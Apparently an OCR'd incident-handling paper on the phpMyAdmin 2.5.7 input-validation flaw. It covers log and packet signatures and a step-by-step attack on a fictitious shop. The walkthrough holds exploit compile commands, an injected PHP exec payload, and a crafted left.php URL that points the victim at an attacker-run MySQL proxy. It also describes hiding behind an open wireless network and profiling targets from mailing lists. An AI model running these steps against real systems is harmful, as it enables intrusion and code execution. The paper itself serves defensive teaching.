

Fig 5. Ethereal trace

Now, all the attacker has to do is compile the phpmy-explt.c script and run it.

```
#gcc phpmy-explt.c -o phpmy-explt
#./phpmy-explt
```

And then connect to the vulnerable server with a special html request, as explained in bug N°1:

`http://192.168.1.1/phpMyAdmin2.5.7/left.php?server=4&cfg[Servers][4][host]=172.21.1.1&cfg[Servers][4][port]=8889&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=root&cfg[Servers][4][password]=test&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_db]=phpmy`

`192.168.1.1` is the victim IP address, the server hosting the vulnerable phpMyAdmin.
172.21.1.1 is the device running the exploit code (proxy)
8889 is the TCP port running the proxy
root/test is the username/password on the attacker MySQL database

The script included in the table name will be executed on the remote target, with the privilege of the user running the web server process.

1.6 Signatures of the attack

1.6.1 Signatures left on the system

As the attack comes from TCP port 80 (HTTP) or TCP port 443 (HTTPS), the first thing to do is to look for the victim web server logs to find some trace of the attack. This is why it is important to have logging enabled on all your servers, in order to keep track of any malicious activity. On recent Apache web servers, logging is enabled by default.
The log file is located under `/var/log/httpd/access_log` by default.
As this file belongs to root user, the apache user will not be able to clear this file or to modify it. This is important because if the exploit is successful, the attacker will have the privileges of apache user.
Here is the log of the malicious request on a server that has been attacked with this vulnerability.

```
# cat /var/log/httpd/access_log | grep 'phpMyAdmin-2.5.7/left.php?'

172.21.1.1 - - [22/Nov/2004:07:10:55 +0100] "GET /phpMyAdmin-2.5.7/left.php?server=4&cfg[Servers][4][host]=172.21.1.1&cfg[Servers][4][port]=8889&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=root&cfg[Servers][4][password]=test&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_db]=phpmy HTTP/1.1" 200 1556 "-" "Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.4.1) Gecko/20031114"
```

This is a sign that someone tried to attack the server using "phpMyAdmin multiple input vulnerabilities". It does not mean that the exploit was successful. We can see in this log extract:

1. The attacker IP address : 172.21.1.1
2. The date and time of the attack : [22/Nov/2004:07:10:55 +0100]

3. The HTTP request sent by the attacker to exploit bug N°1 in left.php seen previously.
4. The Web browser and OS of the attacker : Mozilla running on Linux.

We do not know if the exploit has been successful, nor the code that the attacker tried to run.

Unfortunately, the web server log is the only thing we can count on as trace of the attack on the system. Indeed, phpMyAdmin does not log any request and MySQL in not configured to log in standard installation process.

By default, the exploit creates an empty file called 'your-phpmyadmin-is-vulnerable' in /tmp directory (which is writable by everyone). The command executed is

```
#touch /tmp/your-phpmyadmin-is-vulnerable
```

If the attacker was stupid enough to leave this default command, then a sign of the attack would be to see this file on your server.

The only way to know the code that was injected is to be running a packet sniffer on your network.

1.6.2 Signatures left on the network

It is very difficult and unlikely to catch signatures of this attack on the network. This because of 2 reasons:

1. The attack is initiated on the most common TCP port : TCP port 80 (HTTP). This is traffic used to browse the Internet. Logging this type traffic would require a lot of disk space and would be unmanageable.
   Even if you are running a Network Intrusion Detection System (NIDS), it is unlikely that a default rules will match the HTTP request seen above because it is a valid request from a HTTP point of view. As there is no CVE or CERT number for this vulnerability, there is not much chance that a special rule was created for it.
2. The second stage of the attack is to query the MySQL database through the proxy that the attacker has created. This proxy can run on any TCP port that the attacker chooses, and there is no single pattern that will match the request or the response. This makes it very difficult to create an intrusion detection rule dedicated to this exploit.

By chance, if you are running a packet sniffer on your network, and logging all traffic, you will be able to see the attack. Here is an example running Ethereal [(11)] packet sniffer:

First, you will see the HTTP request coming from the attacker. It is the same GET request as seen in the web server logs.

11. Ethereal Network protocol analyser URL: http://www.ethereal.com/ (07 December 2004)



Fig 6. trace of the attack : HTTP request

You can see the GET request on the right of the window, in the packet data.

Then, the connection from the vulnerable phpMyAdmin server to the MySQL proxy will be established. The proxy will respond with the modified table name containing the code to inject in PHP.



Fig 7. trace of the attack : response from MySQL proxy

Here, the proxy was running on TCP port 8889. The code injected was

`exec(\"touch /tmp/your-phpmyadmin-is-vulnerable\);`

as seen in the packet data highlighted.

2 The Platforms/Environments

2.1 Victim's platform

The victim's platform, called "vulnserver", is a web server running for a small company. It is accessible from Internet.
In order to easily manage a MySQL database, company staff has installed PHP, phpMyAdmin and support MySQL on this platform. This way they can access their database online via the web, and do some work from home. They think they are secure because they are using an encrypted link to their web server (HTTPS) and there is a logon/password to access database information through phpMyAdmin.

Their web server is a Mandrake 10.1 Linux box, configured from scratch.

Following is a summary of the device configuration:

- Mandrake 10.1 Linux running on i386 Pentium III 450MHz 40GB
- Apache 2.0.50 web server
- Apache-mod_php 2.0.50
- Apache-mod_ssl 2.0.50
- MySQL-client 4.0.20
- PHP 4.3.8
- Php-mysql 4.3.8
- phpMyAdmin 2.5.7 (vulnerable)

When configuring phpMyAdmin, company staff has made several changes to the config file `config.inc.php` and made the following change:

```
$cfg['LeftFrameLight']= FALSE
```

They have configured phpMyAdmin to manage the MySQL database of the shop, installed on the same server as the web server.
The rest of phpMyAdmin configuration file is as follows:

```
$i=0;
$i++;
$cfg['Servers'][$i]['host']=database
$cfg['Servers'][$i]['port']=3306
$cfg['Servers'][$i]['auth_type']=html
$cfg['Servers'][$i]['user']=root
$cfg['Servers'][$i]['password']=
$cfg['Servers'][$i]['connect_type']=tcp
```

2.2 Source network

The source of the attack comes from someone's home ADSL 1024 Kbps connection. This person uses the Wireless Access Point functionality of his ADSL modem. The Access Point is configured open.
The attacker discovered this Access Point while doing war driving, managed to connect due to the fact that there was no WEP key configured, and accessed the Internet to perform the attack anonymously.
The ADSL Router/Access Point is configured as DHCP server. It leases a public IP address to access the Internet.

The attacker's system is a laptop Thinkpad T23 with dual boot, Linux and Windows 2000. The attack was performed with the Linux operating system.

Following is a summary of the laptop configuration:

- Linux Fedora core 1 running on i386 Pentium III 1.2GHz
- Cisco 350 PCMCIA 802.11b Wireless card
- Mozilla-1.4.1-18 web browser
- MySQL-server 4.1.3 database
- MySQL-client 4.1.3
- MySQL-shared 4.1.3
- Netcat v1.10
- phpMyAdmin-2.5.7-pl1 (not vulnerable)

2.3 Target Network

The target network is the IT infrastructure of a small shop. The shop has a Web server to display articles online and do some advertisement. They do not sell online, but display articles availability, price, current sale promotions…
They have a WAN connection to access the Internet, with a pool of public addresses 129.1.1.0/29.
Their WAN router, a Cisco 1720 running IOS 12.1, has one DMZ, with the web server (vulnerable) in the public address range. There are no ACLs in the router. As they have only one Web server running linux, they are using the built-in firewall of the web server, for cost reasons.
Also connected to this router is the shop Intranet, where can be found cash registers and a MySQL database. The Intranet is in the private address range 192.168.1.0/24, not routed on the Internet.

The cash registers are simple workstations.

The database server is running Linux Mandrake 10.1 and MySQL 4.0.20.

The web server is configured to manage the database with phpMyAdmin.

Company staff uses it to work from home. Only HTTPS connections are accepted to manage the database through phpMyAdmin. Additionally, a logon/password is required to manage the database.
They have set up the “iptables” built-in firewall the Web server with this ruleset:

source	destination	Protocol	Policy	Comments
Any	vunlserver	HTTP / HTTPS	Accept	Authorize Web traffic
Any	vunlserver	SSH	Accept	Authorize SSH protocol to manage the device and transfer files
vunlserver	database	Mysql	Accept	Allow this device to initiate mysql connection to database
vulnserver	Shop intranet	Any	Deny	Deny other traffic to shop intranet
Vunlserver	Any	SMTP HTTP HTTPS DNS SSH	Accept	Allow vulnserver to initiate connections to the internet
Any	Any	Any	Deny	Deny everything else

2.4 Network diagram

Following is the simulated network diagram used to perform the attack:



Figure 8: Network diagram

3 Stages of the Attack

This attack will occur on a fictitious company, called ABC. This company has a Web server accessible from the Internet, vulnerable to "**phpMyAdmin Multiple Input Validation Vulnerabilities**". We will see all steps required to perform the attack.

3.1 Reconnaissance

It is not easy to perform reconnaissance for this attack. We need to find a Web server with phpMyAdmin installed. Then we need to identify the version of phpMyAdmin running, as only versions up to 2.5.7 are vulnerable.

Doing a Google search for "phpmyadmin" will be of no use…The best reconnaissance techniques would be to search in newsgroups and mailing lists for domain names or IP addresses that could host a vulnerable server.

The official phpmyadmin mailing list can be found at this URL:
http://sourceforge.net/mailarchive/forum.php?forum=phpmyadmin-users

A good idea would be to catch names of people posting to this mailing list, by preference people who are posting about vulnerable versions of phpMyAdmin (v 2.5.1 to 2.5.7). Then, do a Google search for these names, and try to identify the company they work for (in their resume, personal web pages, or other posts).
Once this is done, look for IP addresses in "whois" databases such as http://www.arin.net or http://www.ripe.net. :

Imagine you find a user working for company ABC.com.
Enter the domain name in the whois search field of these web sites and clink "Go".
You will obtain the IP address range of company ABC, which is let's say 129.1.1.0/29

3.2 Scanning

3.2.1 Netstumbler

In order to perform the attack anonymously, the attacker used an open Wireless access point as source network to perform all the attack. He found it while doing war driving with his Laptop.
He booted with Windows operating system and launched Netstumbler

v0.4.0[12] wireless network detector. He plugged in his Cisco 350 802.11b PCMCIA card, clicked on “Enable scan” and drove around to find open networks.
Here is the result of his scan:



Fig 9. Netstumbler output

As we can see from the result, there are many open access points. The one he used is on the 5th line, with a SSID called ‘CHM’. We can see it’s a Cisco access point with no WEP.
He entered ‘CHM’ as SSID in his wireless card configuration, enabled DHCP and got a public IP address 12.1.1.1. It is important to obtain a public IP address for this exploit, as a connection from the vulnerable server to the attacker host need to be established for the exploit to work.

3.2.2 Nikto

Once the attacker obtained a source address and a destination network, he started looking for web servers hosting phpMyAdmin.

He launched a cgi scanner to find a web server and gather information. He used “Nikto 1.34” [13], a cgi scanner written in perl. It revealed the following:

12. Netstumbler Wireless sniffer URL: http://www.netstumbler.com/downloads/ (07 December 2004)
13. Nikto CGI scanner URL: http://www.cirt.net/code/nikto.shtml (07 December 2004)

```
$ perl ./nikto.pl -host 129.1.1.1
-***** SSL support not available (see docs for SSL install
instructions) *****
---------------------------------------------------------------------
------
- Nikto 1.34/1.29     -     www.cirt.net
+ Target IP:       129.1.1.1
+ Target Hostname: abc.com
+ Target Port:     80
+ Start Time:      Fri Dec  3 10:59:47 2004
---------------------------------------------------------------------
------
- Scan is dependent on "Server" string which can be faked, use -g to
override
+ Server: Apache-AdvancedExtranetServer/2.0.50 (Mandrakelinux/7mdk)
mod_perl/1.9
9_16 Perl/v5.8.5 mod_ssl/2.0.50 OpenSSL/0.9.7d PHP/4.3.8
- Server did not understand HTTP 1.1, switching to HTTP 1.0
+ Server does not respond with '404' for error messages (uses '400').
+     This may increase false-positives.
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Allowed HTTP Methods: GET,HEAD,POST,OPTIONS,TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should
be disabled.
+ mod_ssl/2.0.50 appears to be outdated (current is at least 2.8.19)
(may depend on server version)
+ PHP/4.3.8 appears to be outdated (current is at least 5.0.1)
+    2.0.50    (Mandrakelinux/7mdk)    mod_perl/1.99_16    Perl/v5.8.5
mod_ssl/2.0.50 OpenSS
L/0.9.7d PHP/4.3.8 - TelCondex Simpleserver 2.13.31027 Build 3289 and
below allow directory traversal with '/.../' entries.
+ mod_ssl/2.0.50 OpenSSL/0.9.7d PHP/4.3.8 - mod_ssl 2.8.7 and lower
are vulnerable to a remote buffer overflow which may allow a remote
shell (difficult to exploit). CAN-2002-0082.
+ /~root - Enumeration of users is possible by requesting ~username
(responds with Forbidden for real users, not found for non-existent
users) (GET).
+ / - TRACE option appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf  for
details (TRACE)
```

nikto.pl is the perl script to run , and the switch –host is the target host. The attacker saw from the result that IP address 129.1.1.1 is a web server running Apache, SSL and PHP on TCP port 80.
It did not reveal anything about phpMyAdmin, but the fact that PHP is running is good because PHP is required for phpMyAdmin to work.

3.2.3 Netcat

Then, the attacker tried to guess several folders on the web server, which could host phpMyAdmin. He used netcat [(14)] to query the web server.
The default location of phpMyAdmin on the web server is /phpMyAdmin-2.5.x, 'x' being the version number.

14. Netcat URL: http://netcat.sourceforge.net/ (07 December 2004)

```
$ nc 129.1.1.1 80 | grep -i phpmyadmin
GET /phpMyAdmin HTTP/1.0

<p>The requested URL /phpMyAdmin was not found on this
server.</p>
$ nc 129.1.1.1 80 | grep -i phpmyadmin
GET /phpMyAdmin-2.5.1/ HTTP/1.0

<p>The requested URL /phpMyAdmin-2.5.1 was not found on
this server.</p>
$ nc 129.1.1.1 80 | grep -i phpmyadmin
GET /phpMyAdmin-2.5.7/ HTTP/1.0

WWW-Authenticate: Basic realm="phpMyAdmin running on
localhost"
    <h1>Welcome to  phpMyAdmin 2.5.7</h1>
```

His third try was the good one!

The syntax for netcat is: nc <host> <port>
The grep command allowed matching only the desired string from netcat's output.
The syntax for grep is: grep [options] <pattern>
The –i option is to ignore the case of the pattern.
The GET request is to request a particular folder in the web server root, using HTTP 1.0 protocol.

In the first 2 queries, the result indicates that the folder requested does not exist on the web server.
The third one indicates that authentication is required to access this folder (WWW-Authenticate), and gives a welcome message:

```
Welcome to phpMyAdmin 2.5.7
```

The attacker knows now that there is a good chance that phpMyAdmin version 2.5.7 is running on the target server.

3.3 Exploiting the system

In order to run the "**phpMyAdmin Multiple Input Validation Vulnerabilities**" exploit, the attacker needs to establish his own MySQL server.
Then, he needs to compile the exploit and run the executable.
Finally, he will have to open his browser and enter a HTTP request to query the vulnerable phpMyAdmin server in order to perform the code injection.

3.3.1 MySQL

Under his Fedora Core 1 Linux, the attacker downloaded and installed MySQL 4.1.3. To manage this database, he used a patched version of phpMyAdmin running on a Web server locally.
In order to run the exploit, he created a database called “phpmy”, with an empty table “mytable”.

Here is how he did it:

1. Start MySQL server, with the command line:
   # service mysql start

2. configure phpMyAdmin locally to manage MySQL:
   edit `/var/www/html/phpMyAdmin-2.5.7-pl1/config.inc.php`

   ```
   …
   $i=0;
   $i++;
   $cfg['Servers'][$i]['host']=localhost
   $cfg['Servers'][$i]['port']=3306
   $cfg['Servers'][$i]['auth_type']=config
   $cfg['Servers'][$i]['user']=root
   $cfg['Servers'][$i]['password']=test
   $cfg['Servers'][$i]['connect_type']=tcp
   …
   ```

   These parameters indicate that MySQL is running on the local machine, on TCP port 3306.
   The configuration file will be used as authentication parameters.
   The user/password (`root/test`) are the ones defined in local MySQL database, with all privileges.
   The connection will be done trough TCP.

3. create a new database “phpmy” and a table “mytable” through phpMyAdmin

   using a Web browser, connect to local phpMyAdmin and create the necessary objects. (make sure the local web server is running)

Fig 10. create phpmy database

Fig 11. create mytable table

Now the attacker has created the necessary MySQL objects to launch the exploit.

3.3.2 Exploit

The attacker downloaded the exploit `phpmy-expt.c` from http://eagle.kecapi.com/sec/codes/phpmy-expt.c, and configured it as needed:

1. Edit and configure the exploit code phpmy-expt.c

   ```
   …
   #define BIND_PORT 443
   #define MYSQL_PORT 3306
   #define HOSTNAME "localhost"
   #define DATABASE "phpmy"
   char *phpcodes = "exec(\"touch
   /var/www/html/test_exploit.html\");";
   …
   ```

   This script will act as a MySQL proxy. As seen above in the exploit code explanation, the vulnerable server will try to connect back to the local server on BIND_PORT. The attacker changed the default 8889 TCP port to 443. This has more chances to work because TCP port 443 is normally used for HTTPS protocol. If the vulnerable network has a Firewall, it will probably allow internal hosts to connect to TCP 443 on any hosts.

   This exploit code will then connect to the attacker's MySQL database on TCP port 3306, and only retrieve tables from database "phpmy". This is the database he created earlier.

   It will inject the PHP code defined in `phpcodes.` To make sure the exploit works, the attacker tries to create a file on the vulnerable server web root directory (/var/www/html), called "`test_exploit.html`".

2. compile the exploit

   ```
   # gcc phpmy-explt.c –o phpmy-explt
   ```

   There should be no error during the compilation.

3. launch the exploit

   # ./phpmy-explt
   waiting for connection

   The MySQL proxy is set up, waiting for the vulnerable server to connect.

3.3.3 Code injection

Now the attacker needs to tell the vulnerable server to query the proxy he has just set up to perform the code injection. This is done using the first bug in the PHP code validation vulnerability, as seen in the exploit explanations above.

1. The attacker launches a Web browser, targeting the vulnerable server with the following URL:

https://129.1.1.1/phpMyAdmin2.5.7/left.php?server=4&cfg[Servers][4][host]=12.1.1.1&cfg[Servers][4][port]=443&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=root&cfg[Servers][4][password]=test&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_db]=phpmy

